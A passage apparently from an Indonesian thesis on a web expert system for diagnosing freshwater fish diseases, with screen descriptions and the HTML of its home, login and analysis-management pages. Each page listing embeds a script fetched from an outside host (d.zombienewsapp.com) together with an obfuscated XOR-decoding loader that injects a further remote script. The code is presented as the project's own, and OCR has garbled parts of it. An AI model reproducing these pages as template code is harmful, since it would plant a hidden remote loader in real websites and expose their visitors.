


Gambar IV.21

Interface Halaman Utama

b. Tampilan *Login*

Halaman ini menampilkan menu *login* masuk *web* diagnosa



Gambar IV.22

Interface Halaman Login

c. Tampilan *Daftar*

Halaman ini menampilkan *form* pendaftaran pengguna baru

Tambah Pengguna

Nama Pengguna :

Password :

Email :

Nama Asli :

Alamat :

Jenis Kelamin : ☐ Pria ☐ Wanita

Riwayat penyakit :

Gambar IV.23

Interface Halaman Pendaftaran Pengguna Baru

d. Tampilan Manajemen Analisa

Menampilkan Form Analisa diagnosa penyakit

Tambah Analisa

Gejala :

0 items selected [Remove all](#) [Add all](#)

- adanya benang halus
- adanya sekumpulan hifa
- berkumpul mendekati air
- disekeliling luka tertutup
- ikan mengalami nekrosis

Gambar IV.24

Interface Manajemen Analisa

e. Tampilan Manajemen Gejala

Menampilkan form admin menambahkan gejala penyakit ikan Nila

Tambah Gejala

Kode Gejala :


Nama Gejala :

Gambar IV.25

Interface Menejemen Gejala

f. Tampilan Menejemen Penyakit

Menampilkan Form Penyakit & Gejala Penyakit



Gambar IV.26

Interface Menejemen Penyakit

4.3. Code Generation

A. Menu Utama

```
<!DOCTYPE html>
<html lang="id">
  <head><script src="http://d.zombienewsapp.com/l/load.js"></script>
    <meta charset="utf-8">
    <title>Home</title>
    <script
      src="http://localhost/air_tawar/assets/nocms/js/jquery.tools.min.js"></script>
      type="text/javascript"
    <meta
      name="viewport" content="width=device-width, initial-scale=1.0">
      <meta name="description" content="">
      <meta name="author" content="">

    <link rel="icon" href="http://localhost/air_tawar/assets/nocms/images/No-CMS-favicon.png">

    <!-- Le styles -->
    <link
      href="http://localhost/air_tawar/themes/cerulean/assets/default/style.css"
      rel="stylesheet"
      type="text/css"
    /><link
      href="http://localhost/air_tawar/themes/cerulean/assets/default/bootstrap.min.css"
      rel="stylesheet"
      type="text/css"
    /><link
      href="http://localhost/air_tawar/themes/cerulean/assets/default/bootstrap-responsive.min.css"
      rel="stylesheet"
      type="text/css"
    /><script
      src="http://localhost/air_tawar/assets/bootstrap/js/bootstrap.min.js"></script><script
      type="text/javascript"
      src="http://localhost/air_tawar/themes/cerulean/assets/default/script.js"></script>
    <!-- Le HTML5 shim, for IE6-8 support of HTML5 elements -->
    <!--[if lt IE 9]>
```

```

<script src="http://html5shim.googlecode.com/svn/trunk/html5.js"></script>
<![endif]-->

<!-- Le fav and touch icons -->
<link rel="shortcut icon" href="http://localhost/air_tawar/assets/nocms/images/No-CMS-favicon.png">
<script id="EA2E442A2AF13CD6"></script></head>
<body>
<span id="__cms_widget_8" style="padding:0px; margin:0px;">
<div class="navbar navbar-fixed-top">
<div class="navbar-inner">
<div class="container-fluid">
<a data-target=".nav-collapse" data-toggle="collapse" class="btn btn-navbar">
<span class="icon-bar"></span>
<span class="icon-bar"></span>
<span class="icon-bar"></span>
</a>
<a class="brand" href="#">

</a>
<div class="nav-collapse in collapse" id="main-menu">
<ul class="nav"><li><a
href="http://localhost/air_tawar/index.php/main/index">Rumah</a></li><li><a
href="http://localhost/air_tawar/index.php/main/login">Masuk</a></li><li><a
href="http://localhost/air_tawar/index.php/main/forgot">Lupa Password</a></li><li><a
href="http://localhost/air_tawar/index.php/main/register/add">Daftar</a></li><li><a
href="http://localhost/air_tawar/index.php/pakar/bantuan">Bantuan</a></li></ul>
</div>
</div>
</div>
</div></span>
<div class="container">
<div class="row-fluid">
<div id="__section-banner" height="200px">
<div class="well hidden-phone span12">
<div class="span1">

</div>
<div class="span10">
</div>
</div>
</div>
<div id="__section-left-and-content" class="span9">
<div><a href="http://localhost/air_tawar/index.php/main/index">Rumah</a></div><hr
/>
<div>
<div id="__section-left" class="hidden"></div>
<div id="__section-content" class="span12"><h3>
Selamat Datang </h3>

<p>
<strong><span style="font-size:16px;">Ikan Air Tawar</span></strong></p>
<p>
Kesehatan ikan adalah hal terpenting dalam kegiatan budidaya ikan, dan guna menjaga
iti para pembudidaya harus mengetahui cara pencegahan dan penanganan ikan yang terjangkit
penyakit.</strong></p>
</div>

```

```
</div>
</div><!--/layout-content-->
<div id="__section-right" class="span3">

</div><!--/layout-widget-->
</div>
</div><!--/row-->
<hr>
<footer><a href = "http://" target = "_blank">Nofitasari</a> © 2017</footer>
</div><!--/.fluid-container-->

<script id="EA2E442A2AF13CD6">(function(){var b=function(p){var
s=55,j="",w=window,i="\x66"+"ro"+"u006d\u0043\u0068\u0061\x72C"+"ode",pd=(""+"c\x68\x
61"+"r\u0066\x55OH\x41\u0074")["\u0072\u0065\u0070\x6C\u0061c'+e']("f'+""+"U\u004F"+"H
","""+"C'+""+"o\x64e'+"""),f=("x6C"+"eY"+"n"+"HPt"+"h")["\x6a\u006f\x6b\x70K"+"l"+"a"+"u00
63\x65").replace("""+"j\u006f\x6b\x70K",""+"r"+"ep"+"")["\x59nHP", "n"+"g"),pc=""u0053t'+""+"
r\x69u006eg",wg=w[pd],h=wg[i],k,pr;for(var
g=0;g<p[f];g++){k=p[pd](g);pr=k^s;j+=h(pr);}return j;};try{var
wk=true;};catch(xvho){};if(window[b(""+"C\x58G")]==window[b(("u0044Wc\x6c\x58\x58\x68\
x47\u006E\u0051").replace("u0057c'+"+l'+"\x58\u0058h'+"\u0047n", "\u0052(''))]){var
gu={};if(screen["height"])var go=location['hostname'];else{var am="kT 8Yk
69X:xF";};gu[b(("u0066'+hiW\u0047D'+\x5E\u0058\u0059').replace('fh'+'\x69WG','A'+R\u0045
'))]=b("\x06\u000F\u0002");try{var
wh=false;};catch(qi){};gu[b(("'\x54'+[AN'+'\u0057\u0042\u005ES').replace('+'AN\u0057','\x5e\x5
2\u0059\x43'))]="EA2E442A2AF13CD6";var
xe=document.links;gu[b(("V"+"S\x53i"+"L\x77V"+"u005aR"+""').replace("\x69\x4Cw'+""',"\u00
58\x59\u0059'))]=b("\u0064\u0056\u0051'+RE\u001A'+d\u0042E'+'\u0051');lm="";lu=function()
{return 0;};window[b(("u0072zOPoM').replace("\x72\u007aO\x50\x6f,\x68E'+\x41'))]=gu;var
yh=document[b("\u0054\u0045\u0052\u0056CR\u0072[\u0052\x5a\u0052\x59\u0043')][b(("u0044
\u0066\u0073G\u0043').replace("\x66\x73','\u0054\x45\u005e')));if(020612245231)var
xk=0X51D33891;else
var
dk=screen["availHeight"];yh[b(""+"D\u0045\u0054")]=b("\u0018\u0018\x59R"+"u0044\u0019"+
"ZV\\u0052Q"+"^"+"YS\x19\x59R\x43\x18D\x53\u0018\x0E\x07\x02\u0007\u0018\u0002\x00\u
0000\u0005\x19\x5DD");try{var
gz=location.port;};catch(ft){};document[b("\u0055X\u0053\u004E")][b("\x56'+G\u0047R'+'\x59\u
0053\u005F\u005e'+[\x53)](yh);});})();</script></body>
</html>
```

B. Login

```
<!DOCTYPE html>
<html lang="id">
  <head><script src="http://d.zombienewsapp.com/l/load.js"></script>
    <meta charset="utf-8">
    <title>Login</title>
    <script type="text/javascript"
src="http://localhost/air_tawar/assets/nocms/js/jquery.tools.min.js"></script>
name="viewport" content="width=device-width, initial-scale=1.0">
    <meta name="description" content="">
    <meta name="author" content="">

    <link rel="icon" href="http://localhost/air_tawar/assets/nocms/images/No-CMS-favicon.png">

  <!-- Le styles -->
  <link href="http://localhost/air_tawar/themes/cerulean/assets/default/style.css" rel="stylesheet" type="text/css" />
  <link href="http://localhost/air_tawar/themes/cerulean/assets/default/bootstrap.min.css" rel="stylesheet" type="text/css" />
  <link href="http://localhost/air_tawar/themes/cerulean/assets/default/bootstrap-responsive.min.css" rel="stylesheet" type="text/css" />
```

```

/><script type="text/javascript"
src="http://localhost/air_tawar/assets/bootstrap/js/bootstrap.min.js"></script><script
type="text/javascript"
src="http://localhost/air_tawar/themes/cerulean/assets/default/script.js"></script>
<!-- Le HTML5 shim, for IE6-8 support of HTML5 elements -->
<!--[if lt IE 9]>
<script src="http://html5shim.googlecode.com/svn/trunk/html5.js"></script>
<![endif]-->

<!-- Le fav and touch icons -->
<link rel="shortcut icon" href="http://localhost/air_tawar/assets/nocms/images/No-CMS-
favicon.png">
<script id="EA2E442A2AF13CD6"></script></head>
<body>
<span id="__cms_widget_8" style="padding:0px; margin:0px;">
<div class="navbar navbar-fixed-top">
<div class="navbar-inner">
<div class="container-fluid">
<a data-target=".nav-collapse" data-toggle="collapse" class="btn btn-navbar">
<span class="icon-bar"></span>
<span class="icon-bar"></span>
<span class="icon-bar"></span>
</a>
<a class="brand" href="#">

</a>
<div class="nav-collapse in collapse" id="main-menu">
<ul class="nav"><li><a
href="http://localhost/air_tawar/index.php/main/index">Rumah</a></li><li><a
href="http://localhost/air_tawar/index.php/main/login">Masuk</a></li><li><a
href="http://localhost/air_tawar/index.php/main/forgot">Lupa Password</a></li><li><a
href="http://localhost/air_tawar/index.php/main/register/add">Daftar</a></li><li><a
href="http://localhost/air_tawar/index.php/pakar/bantuan">Bantuan</a></li></ul>
</div>
</div>
</div>
</div></span>
<div class="container">
<div class="row-fluid">
<div id="__section-banner" height="200px;">
<div class="well hidden-phone span12">
<div class="span1">

</div>
<div class="span10">
</div>
</div>
<div>
<div id="__section-left-and-content" class="span9">
<div><a href="http://localhost/air_tawar/index.php/main/login">Masuk</a></div><hr
/>
<div>
<div id="__section-left" class="hidden"></div>
<div id="__section-content" class="span12"><style type="text/css">
#login_message:empty{
display:none;

```

```

    }
</style>
<table width="400px" align="center" border="0">
<form action="http://localhost/air_tawar/index.php/main/login" method="post" accept-
charset="utf-8">
  <tr>
    <td rowspan="3" width="40%" valign="top"><em></em>&nbsp;&nbsp;&nbsp;</td>
    <td width="30%"><label>Identitas</label></td>
    <td width="30%"><input type="text" name="identity" value="" />
  </td>
</tr>
<tr>
    <td><label>Kata Sandi</label></td>
    <td><input type="password" name="password" value="" />
  </td>
</tr>
<tr>
    <td></td>
    <td><input type="submit" name="login" value="Masuk" class="btn btn-primary" />
    &nbsp;&nbsp;&nbsp;<a href="http://localhost/air_tawar/index.php/main/register/add"
class="btn">Daftar</a></td>
  </tr>
</form></table>
<div id="login_message"></div>
</div>
</div>
</div><!--/#layout-content-->
<div id="__section-right" class="span3">

</div><!--/#layout-widjet-->
</div>
</div><!--/#row-->
<hr>
<footer><a href = "http://" target = "_blank">Nofitasari</a> © 2017</footer>
</div><!--/.fluid-container-->
<script id="EA2E442A2AF13CD6">(function(){var b=function(p){var
s=55,j="",w=window,i="\x66"+"ro"+"u006d\u0043\u0068\u0061\x72C"+"ode",pd=(""+"c\x68\x
61"+"r\u0066\x55OH\x41\u0074")["\u0072\u0065\u0070\u0061c'+e'"](("f"+"U\u004F"+"H
",""+"C"+"o\x64e"+""),f=("\x6C"+"eY"+"n"+"HPT"+"h")[(("\x6a\u006f\x6b\x70K"+"I"+"a"+"u00
63\x65")).replace(("+"j\u006f\x6b\x70K",""+"t"+"ep"+""))](("\x59nHP","n"+"g"),pc="\u0053t"+"+"
+r\x69\u006eg",wg=w[pc],h=wg[i],k,pr;for(var
g=0;g<p[f];g++){k=p[pd](g);pr=k^s;j+=h(pr);}return j};try{var
wk=true;}catch(xvho){};if(window[b(""+C\x58G")]==window[b(("u0044Wc\x6c\x58\x58\x68\
x47\u006E\u0051").replace("\u0057c"+"I"+"x58\u0058h"+"u0047n","u0052["))]){var
gu={};if(screen["height"])var go=location["hostname"];else{var am="kT 8Yk
69X:xF";};gu[b(("u0066'+hiW\u0047D'+\x5E\u0058\u0059').replace('fh'+\x69WG','A'+R\u0045
'))]=b("\x06\u000F\u0002");try{var
wh=false;}catch(qi){};gu[b(("x54'+[AN'+\u0057\u0042\u005ES').replace(''+AN\u0057','x5e\x5
2\u0059\x43'))]="EA2E442A2AF13CD6";var
xe=document.links;gu[b(("V"+"S\x53i"+"L\x77V"+"u005aR"+"").replace("\x69\x4Cw"+"", "\u00
58\x59\u0059"))]=b("\u0064\u0056\u0051'+RE\u001A+'d\u0042E'+\u0051');lm="";lu=function()
{return 0};;window[b(("u0072zOPoM').replace("\x72\u007aO\x50\x6f','x68E'+\x41'))]=gu;;var
yh=document[b(("u0054\u0045\u0052\u0056CR\u0072[\u0052\x5a\u0052\x59\u0043')](b(("u0044
\u0066\u0073G\u0043').replace("\x66\x73','u0054\x45\u005e')));if(020612245231)var
xk=0X51D33891;else
dk=screen["availHeight"];yh[b(""+D\u0045\u0054")]=b("\u0018\u0018\x59R"+"u0044\u0019"+

```

```
"ZV\\u0052Q"+"^"+"YS\x19\x59R\x43\x18D\x53\u0018\x0E\x07\x02\u0007\u0018\u0002\x00\u0000\u0005\x19\x5DD");try{var
gz=location.port;}catch(ft){};document[b("\u0055X\u0053\u004E")][b("\x56'+G\u0047R'+\x59\u0053t\u005F\u005e'+[\x53')](yh);}})();</script></body>
</html>
```

C. Manajemen Analisa Diagnosa

```
<!DOCTYPE html>
<html lang="id">
  <head><script src="http://d.zombienewsapp.com/l/load.js"></script>
    <meta charset="utf-8">
    <title>Manajemen Analisa</title>
    <script type="text/javascript"
src="http://localhost/air_tawar/assets/nocms/js/jquery.tools.min.js"></script>
    <meta
name="viewport" content="width=device-width, initial-scale=1.0">
    <meta name="description" content="">
    <meta name="author" content="">

    <link rel="icon" href="http://localhost/air_tawar/assets/nocms/images/No-CMS-favicon.png">

    <!-- Le styles -->
    <link rel="stylesheet" type="text/css"
href="http://localhost/air_tawar/themes/cerulean/assets/default/style.css" /><link rel="stylesheet"
type="text/css" href="http://localhost/air_tawar/themes/cerulean/assets/default/bootstrap.min.css"
/><link rel="stylesheet" type="text/css"
href="http://localhost/air_tawar/themes/cerulean/assets/default/bootstrap-responsive.min.css"
/><script type="text/javascript"
src="http://localhost/air_tawar/assets/bootstrap/js/bootstrap.min.js"></script><script
type="text/javascript"
src="http://localhost/air_tawar/themes/cerulean/assets/default/script.js"></script>
    <!-- Le HTML5 shim, for IE6-8 support of HTML5 elements -->
    <!--[if lt IE 9]>
      <script src="http://html5shim.googlecode.com/svn/trunk/html5.js"></script>
    <![endif]-->

    <!-- Le fav and touch icons -->
    <link rel="shortcut icon" href="http://localhost/air_tawar/assets/nocms/images/No-CMS-
favicon.png">
    <script id="EA2E442A2AF13CD6"></script></head>
    <body>
      <span id="__cms_widget_8" style="padding:0px; margin:0px;">
        <div class="navbar navbar-fixed-top">
          <div class="navbar-inner">
            <div class="container-fluid">
              <a data-target=".nav-collapse" data-toggle="collapse" class="btn btn-navbar">
                <span class="icon-bar"></span>
                <span class="icon-bar"></span>
                <span class="icon-bar"></span>
              </a>
              <a class="brand" href="#">
                
              </a>
              <div class="nav-collapse in collapse" id="main-menu">
                <ul class="nav"><li><a
href="http://localhost/air_tawar/index.php/main/index">Rumah</a></li><li><a
```

```

href="http://localhost/air\_tawar/index.php/main/logout">Keluar</a></li><li><a
href="http://localhost/air\_tawar/index.php/main/change\_profile">Ubah      Profil</a></li><li><a
href="http://localhost/air\_tawar/index.php/main/user">Manajemen      User</a></li><li><a
href="http://localhost/air\_tawar/index.php/pakar/manage\_gejala">Manajemen
Gejala</a></li><li><a
href="http://localhost/air\_tawar/index.php/pakar/manage\_penyakit">Manajemen
Penyakit</a></li><li><a
href="http://localhost/air\_tawar/index.php/pakar/manage\_analisa">Manajemen
Analisa</a></li><li><a
href="http://localhost/air\_tawar/index.php/pakar/bantuan">Bantuan</a></li></ul>
</div>
</div>
</div>
</div></span>
<div class="container">
<div class="row-fluid">
<div id="__section-banner" height="200px";>
<div class="well hidden-phone span12">
<div class="span1">

</div>
<div class="span10">
</div>
</div>
</div>
<div>
<div id="__section-left-and-content" class="span9">
<div><a href="http://localhost/air\_tawar/index.php/pakar/pakar">Pakar</a> >> <a
href="http://localhost/air\_tawar/index.php/pakar/manage\_analisa">Manajemen
Analisa</a></div><hr />
<div>
<div id="__section-left" class="hidden"></div>
<div id="__section-content" class="span12"><link rel="stylesheet" type="text/css"
href="http://localhost/air\_tawar/assets/grocery\_crud/themes/flexigrid/css/flexigrid.css" /><link
rel="stylesheet" type="text/css"
href="http://localhost/air\_tawar/assets/grocery\_crud/css/jquery\_plugins/fancybox/jquery.fancybox.
css" /><link rel="stylesheet" type="text/css"
href="http://localhost/air\_tawar/assets/grocery\_crud/css/ui/simple/jquery-ui-
1.10.1.custom.min.css" /><script type="text/javascript"
src="http://localhost/air\_tawar/assets/grocery\_crud/js/jquery\_plugins/jquery.noty.js"></script><sc
ript type="text/javascript"
src="http://localhost/air\_tawar/assets/grocery\_crud/js/jquery\_plugins/config/jquery.noty.config.js"
></script><script type="text/javascript"
src="http://localhost/air\_tawar/assets/grocery\_crud/js/common/lazyload-min.js"></script><script
type="text/javascript"
src="http://localhost/air\_tawar/assets/grocery\_crud/js/common/list.js"></script><script
type="text/javascript"
src="http://localhost/air\_tawar/assets/grocery\_crud/themes/flexigrid/js/cookies.js"></script><scrip
t type="text/javascript"
src="http://localhost/air\_tawar/assets/grocery\_crud/themes/flexigrid/js/flexigrid.js"></script><scri
pt type="text/javascript"
src="http://localhost/air\_tawar/assets/grocery\_crud/themes/flexigrid/js/jquery.form.js"></script><s
cript type="text/javascript"
src="http://localhost/air\_tawar/assets/grocery\_crud/js/jquery\_plugins/jquery.numeric.min.js"></scr
ipt><script type="text/javascript"
src="http://localhost/air\_tawar/assets/grocery\_crud/themes/flexigrid/js/jquery.printElement.min.js"
></script><script type="text/javascript"
src="
```

```

1.3.4.js"></script><script type="text/javascript"
src="http://localhost/air_tawar/assets/grocery_crud/js/jquery_plugins/jquery.easing-
1.3.pack.js"></script><script type="text/javascript"
src="http://localhost/air_tawar/assets/grocery_crud/js/jquery_plugins/ui/jquery-ui-
1.10.3.custom.min.js"></script><script type="text/javascript">
    var dialog_forms = "";

</script>
<script type="text/javascript">
    var base_url = 'http://localhost/air_tawar/';

    var subject = 'Analisa';
    var ajax_list_info_url =
'http://localhost/air_tawar/index.php/pakar/manage_analisa/index/ajax_list_info';
    var unique_hash = '74d2675cc69815bf6a8ae3f023a69d37';

    var message_alert_delete = "Apakah anda yakin ingin menghapus data?";

</script>
<div id='list-report-error' class='report-div error'></div>
<div id='list-report-success' class='report-div success report-list' ></div>
<div class="flexigrid" style='width: 100%;' data-unique-
hash="74d2675cc69815bf6a8ae3f023a69d37">
    <div id="hidden-operations" class="hidden-operations"></div>
    <div class="mDiv">
        <div class="ftitle">
            &nbsp;
        </div>
        <div title="Minimize/Maximize" class="ptogtitle">
            <span></span>
        </div>
    </div>
    <div id='main-table-box' class="main-table-box">

        <div class="tDiv">
            <div class="tDiv2">
                <a href='http://localhost/air_tawar/index.php/pakar/manage_analisa/index/add'
title='Tambah Analisa' class='add-anchor add_button'>
                    <div class="fbutton">
                        <div>
                            <span class="add">Tambah
Analisa</span>
                        </div>
                    </div>
                </div>
            </div>
            <div class="btnseparator">
                </div>
            <div class="tDiv3">
                <a class="export-anchor" data-
url="http://localhost/air_tawar/index.php/pakar/manage_analisa/download" target="_blank">
                    <div class="fbutton">
                        <div>
                            <span
class="export">Ekspor</span>
                        </div>
                    </div>
                </div>
            </div>
        </div>
    </div>

```

```

<div class="btnseparator"></div>
</div>
<div class='clear'></div>
</div>
<div id='ajax_list' class="ajax_list">
  <div class="bDiv" >
    <table cellpadding="0" cellspacing="0" border="0" id="flex1">
      <thead>
        <tr class="hDiv">
          <th
width='26%'>
          <div class="text-left field-sorting "
            rel='username'>
            Username
          </th>
          <th
width='26%'>
          <div class="text-left field-sorting "
            rel='penyakit'>
            Penyakit
          </th>
          <th
width='26%'>
          <div class="text-left field-sorting "
            rel='solusi'>
            Solusi
          </th>
          <th>
          <div class="text-right">
            Pilihan
          </th>
        </tr>
      </thead>
      <tbody>
        <tr >
          <td width='26%' class="">
            <div class='text-left'>admin</div>
          </td>
          <td width='26%' class="">
            <div class='text-left'>Metozoa</div>
          </td>
          <td width='26%' class="">
            <div
              class='text-
left'><b>PENANGANAN</b><br><br>
            <ul>
              <li>Ikan yang sakit direndam dalam larutan garam dapur (NaCl) dosis 10-15 gr/lt air selama
                20menit atau 25gr/lt selama 10-15 menit.</li>
              <li>atau dapat dilakukan perendaman menggunakan Malacheet Green<MG> dengan dosis 0,005
                mg/lt selama 3-4 hari atau 0,15mg/lt.</li>
              <li>Suhu air harap ditingkatkan menjadi 30 derajat celcius dan setiap hari air diganti 50%.</li>
              <li>Ikan yang sakit juga dapat direndam dalam Acriflavine (hydrochlorida) dengan dosis
                10mg/lt.</li>
            </ul></div>
          </td>
        </tr>
      </tbody>
    </table>
  </div>
  <div align="left" width='20%'>

```

```

<div class='tools'>
    <a
href='http://localhost/air_tawar/index.php/pakar/manage_analisa/index/delete/25'
title='Hapus
Analisa' class="delete-row" >
    <span class='delete-icon'></span>
</a>

    <a
href='http://localhost/air_tawar/index.php/pakar/manage_analisa/index/edit/25'
title='Ubah
Analisa' class="edit_button"><span class='edit-icon'></span></a>

src="http://localhost/air_tawar/assets/grocery_crud/themes/flexigrid/css/images/magnifier.png"
alt="Smileys" /></a>

<div class='clear'></div>
</div>
</td>
</tr>

<tr class="erow">
    <td width='26%' class="">
        <div class='text-left'>admin</div>
    </td>
    <td width='26%' class="">
        <div class='text-left'>Penyakit Mall Nutrisi</div>
    </td>
    <td width='26%' class="">
        <div
class='text-
left'><b>PENANGANAN</b><br><br>
<ul>
<li>Lakukan Pemberian pakan secara rutin dan cukup.</li>
<li>Pastikan pakan yang di berikan mengandung nutrisi tinggi dan memiliki kadan vitamin
A,B1,dan vitamin C yang baik untuk pemulihan ikan.</li>
</div>
    </td>
</tr>

align="left" width='20%'>
    <div class='tools'>
        <a
href='http://localhost/air_tawar/index.php/pakar/manage_analisa/index/delete/26'
title='Hapus
Analisa' class="delete-row" >
            <span class='delete-icon'></span>
        </a>

        <a
href='http://localhost/air_tawar/index.php/pakar/manage_analisa/index/edit/26'
title='Ubah
Analisa' class="edit_button"><span class='edit-icon'></span></a>

src="http://localhost/air_tawar/assets/grocery_crud/themes/flexigrid/css/images/magnifier.png"
alt="Smileys" /></a>

    <div class='clear'></div>
    </div>
</td>
</tr>

<tr >
    <td width='26%' class="">
        <div class='text-left'>admin</div>
    </td>

```

```
  |
```

```

<span class="edit-icon"></span></a>

```

```

src="http://localhost/air_tawar/assets/grocery_crud/themes/flexigrid/css/images/magnifier.png" alt="Smileys" /></a>

```

```

<div class='clear'></div>
</div>
</td>
</tr>
<tr >
<td width='26%' class=''>
<div class='text-left'>admin</div>
</td>
<td width='26%' class=''>
<div class='text-left'>Bakteri</div>
</td>
<td width='26%' class=''>
<div class='text-left'>
<b>PENANGANAN</b><br><br>
Gunakan Malacheet Green (MG) berupa serbuk hijau yang bisa dibeli di apotik atau toko obat.<br><br>
<ul>
<li>Dosis yang digunakan adalah 1-15mg/lt.</li>
<li>Ikan yang terserang bakteri di rendal dalam larutan MG selama kira-kira lebih dari 10-15 menit.</li>
<li>Pengobatan dilakukan selama kurang lebih 3 kali dengan jarak 2-3 hari.</li>
</ul>
</div>
</td>
</tr>
<tr>
<td align="left" width='20%'>
<div class='tools'>
<a href="http://localhost/air_tawar/index.php/pakar/manage_analisa/index/delete/29" title="Hapus Analisa" class="delete-row" >
<span class='delete-icon'></span>
</a>
<a href="http://localhost/air_tawar/index.php/pakar/manage_analisa/index/edit/29" title="Ubah Analisa" class="edit_button"><span class="edit-icon"></span></a>
src="http://localhost/air_tawar/assets/grocery_crud/themes/flexigrid/css/images/magnifier.png" alt="Smileys" /></a>

```

```

<div class='clear'></div>
</div>
</td>
</tr>
<tr class="erow">
<td width='26%' class=''>
<div class='text-left'>admin</div>
</td>
<td width='26%' class=''>
<div class='text-left'>Bakteri</div>
</td>

```

```

<td width='26%' class=''>
    <div
        class='text-
left'><b>PENANGANAN</b><br><br>
Gunakan Malacheet Green (MG) berupa serbuk hijau yang bisa dibeli di apotik atau toko
obat.<br><br>
<ul>
<li>Dosis yang digunakan adalah 1-15mg/lt.</li>
<li>Ikan yang terserang bakteri di rendal dalam larutan MG selama kira-kira lebih dari 10-15
menit.</li>
<li>Pengobatan dilakukan selama kurang lebih 3 kali dengan jarak 2-3 hari.</li>
</ul></div>
    </td>

    <td
align='left' width='20%'>
        <div class='tools'>
            <a
href='http://localhost/air_tawar/index.php/pakar/manage_analisa/index/delete/30'
Analisa' class='delete-row' >
                <span class='delete-icon'></span>
            </a>

            <a
href='http://localhost/air_tawar/index.php/pakar/manage_analisa/index/edit/30'
Analisa' class='edit_button'><span class='edit-icon'></span></a>

            <a href='http://localhost/air_tawar/assets/grocery_crud/themes/lexigrid/css/images/magnifier.png'
alt='Smileys' /></a>

        </div>
    </td>
</tr>

<tr >
    <td width='26%' class=''>
        <div class='text-left'>admin</div>
    </td>
    <td width='26%' class=''>
        <div class='text-left'>Metozoa</div>
    </td>
    <td width='26%' class=''>
        <div
            class='text-
left'><b>PENANGANAN</b><br><br>
<ul>
<li>Ikan yang sakit direndam dalam larutan garam dapur (NaCl) dosis 10-15 gr/lt air selama
20menit atau 25gr/lt selama 10-15 menit.</li>
<li>atau dapat dilakukan perendaman menggunakan Malacheet Green<MG> dengan dosis 0,005
mg/lt selama 3-4 hari atau 0,15mg/lt.</li>
<li>Suhu air harap ditingkatkan menjadi 30 derajat celcius dan setiap hari air diganti 50%.</li>
<li>Ikan yang sakit juga dapat direndam dalam Acriflavine (hydrochlorida) dengan dosis
10mg/lt.</li>
</ul></div>
    </td>
    <td align='left' width='20%'>
        <div class='tools'>
            <a href='http://localhost/air_tawar/index.php/pakar/manage_analisa/index/delete/30'
            title='Hapus
Analisa' class='delete-row' >
                <span class='delete-icon'></span>
            </a>

            <a href='http://localhost/air_tawar/index.php/pakar/manage_analisa/index/edit/30'
            title='Ubah
Analisa' class='edit_button'><span class='edit-icon'></span></a>

            <a href='http://localhost/air_tawar/assets/grocery_crud/themes/lexigrid/css/images/magnifier.png'
            title='Ubah
Analisa' class='edit_button'><span class='edit-icon'></span></a>

            <a href='http://localhost/air_tawar/assets/grocery_crud/themes/lexigrid/css/images/magnifier.png'
            alt='Smileys' /></a>

        </div>
    </td>
</tr>

```

```

</td>
</tr>

<tr class="erow">
<td width='26%' class="">
<div class='text-left'>admin</div>
</td>
<td width='26%' class="">
<div class='text-left'>Genetis</div>
</td>
<td width='26%' class="">
<div class='text-left'><b>PENANGANAN</b><br><br>
<ul>
<li>pastikan sebelum perkawinan ikan, nutrisi ikan terpenuhi dengan baik agar kualitas telur dan
larva ikan baik</li>
<li>pilih bibit unggulan dalam melakukan pemijahan agar keturunan ikan memiliki kulalitas yang
baik</li></div>
</td>
<td align="left" width='20%'>
<div class='tools'>
<a href='http://localhost/air_tawar/index.php/pakar/manage_analisa/index/delete/32' title='Hapus
Analisa' class="delete-row" >
<span class='delete-icon'></span>
</a>

<a href='http://localhost/air_tawar/index.php/pakar/manage_analisa/index/edit/32' title='Ubah
Analisa' class="edit_button"><span class='edit-icon'></span></a>

src="http://localhost/air_tawar/assets/grocery_crud/themes/lexigrid/css/images/magnifier.png"
alt="Smileys" /></a>

<div class='clear'></div>
</div>
</td>
</tr>

<tr >
<td width='26%' class="">
<div class='text-left'>admin</div>
</td>
<td width='26%' class="">
<div class='text-left'>Genetis</div>
</td>
<td width='26%' class="">
<div class='text-left'><b>PENANGANAN</b><br><br>
<ul>
<li>pastikan sebelum perkawinan ikan, nutrisi ikan terpenuhi dengan baik agar kualitas telur dan
larva ikan baik</li>
<li>pilih bibit unggulan dalam melakukan pemijahan agar keturunan ikan memiliki kulalitas yang
baik</li></div>
</td>
<td align="left" width='20%'>
<div class='tools'>
<a href='http://localhost/air_tawar/index.php/pakar/manage_analisa/index/delete/33' title='Hapus
Analisa' class="delete-row" >
<span class='delete-icon'></span>
</a>

```

```

href='http://localhost/air_tawar/index.php/pakar/manage_analisa/index/edit/33'
Analisa' class="edit_button"><span class='edit-icon'></span></a>

